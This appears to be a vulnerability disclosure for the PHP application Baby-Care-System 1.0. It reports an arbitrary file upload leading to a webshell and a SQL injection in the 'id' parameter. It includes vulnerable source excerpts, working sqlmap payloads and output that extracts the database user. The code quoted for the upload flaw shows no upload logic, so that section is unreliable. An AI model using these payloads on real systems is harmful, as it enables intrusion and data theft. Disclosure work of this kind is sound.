
Baby-Care-System


Baby Care System in PHP/MySQLi with Full Source Code The Baby Care System is a web based system that is made up of PHP, JavaScript, CSS and MySQL for the database.
Exploit Title：Baby-Care-System 1.0 —— Arbitrary file upload vulnerability
Vendor Homepage: https://www.sourcecodester.com/php/14622/baby-care-system-phpmysqli-full-source-code.html
Software Link: https://www.sourcecodester.com/download-code?nid=14622&title=Baby+Care+System+in+PHP%2FMySQLi+with+Full+Source+Code+

Vulnerability Type：
File upload
Vulnerability Version ：
V 1.0
Recurring environment：
Windows 10
Vulnerability Description AND recurrence:
The vulnerability is in the \BabyCare-master\admin\posts.php file,where there is no suffix to verify the uploaded file.

```php
<?php
    if(isset($_GET['find'])){
        $find = $_GET['find'];
    }else{
        $find = "";
    }

    if(isset($_GET['action'])){
        $action = $_GET['action'];
        $postid = $_GET['postid'];

        if($action == 'delete'){
            $image = $_GET['image'];

            $delquery = "DELETE FROM tb_post WHERE id ='$postid'";
            $delData = $db->delete($delquery);
            if($delData){
                if($_GET['image']){
                    unlink("assets/img/portfolio/".$_GET['image']);
                }
                echo "<script>alert('Post Deleted Successfully.!');</script>";
                echo "<script>window.location='admin.php?id=posts'; </script>";

            }else{
                echo "<script>alert('Post Not Deleted.!');</script>";
                echo "<script>window.location='admin.php?id=posts'; </script>";
            }

            }elseif($action == 'display'){
                $value = $_GET['value'];
                if($value == 1){
                    $value = 0;
                }elseif($value==0){
                    $value = 1;
                }
                $querydisplay = "UPDATE tb_post SET status='$value' WHERE id = '$postid'";
```



You can access our Webshell in the root directory



Exploit Title：Baby-Care-System 1.0 —— 'id' SQL Injection vulnerability
Vendor Homepage: https://www.sourcecodester.com/php/14622/baby-care-system-phpmysqli-full-source-code.html
Software Link: https://www.sourcecodester.com/download-code?nid=14622&title=Baby+Care+System+in+PHP%2FMySQLi+with+Full+Source+Code+
Vulnerability Type：
SQL Injection
Vulnerability Version ：
V 1.0
Recurring environment：
Windows 10
Vulnerability Description AND recurrence:
The vulnerability is in the \BabyCare-master\inc\contentsectionpage.php

```
47  <?php /*Menu: show php code */
48      $postid = $resultpost['id'];
49      $querysubmenu = "SELECT * FROM tb_post WHERE menuid = '$id' AND status=1";
50      $submenu = $db->select($querysubmenu);
51      if($submenu){
52          while($resultsubmenu = $submenu->fetch_assoc()) {
53  ?>
54                  <p><a class="green <?php echo $currentclass; ?>" href="page.php?id=<?php echo $id; ?>&postid=<?php echo $resultsubmenu['id']; ?>"><?php echo $resultsubmenu['t
55  <?php } } ?>
```

use SQL Map

```
sqlmap identified the following injection point(s) with a total of 368 HTTP(s) requests:
---
Parameter: id (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: id=2' AND 4746=4746-- bZcl

    Type: error-based
    Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
    Payload: id=2' AND (SELECT 7143 FROM(SELECT COUNT(*),CONCAT(0x716b767071,(SELECT (ELT(7143=7143,1))),0x7162707a71,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)-- XVII


    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: id=2' AND (SELECT 4013 FROM (SELECT(SLEEP(5)))UWEj)-- qdvM
---
[17:20:05] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL >= 5.0 (MariaDB fork)
[17:20:05] [INFO] fetching current user
[17:20:05] [INFO] retrieved: 'root@localhost'
current user: 'root@localhost'
[17:20:05] [INFO] fetching current database
[17:20:05] [INFO] retrieved: 'sourcecodester_babycare'
current database: 'sourcecodester_babycare'
```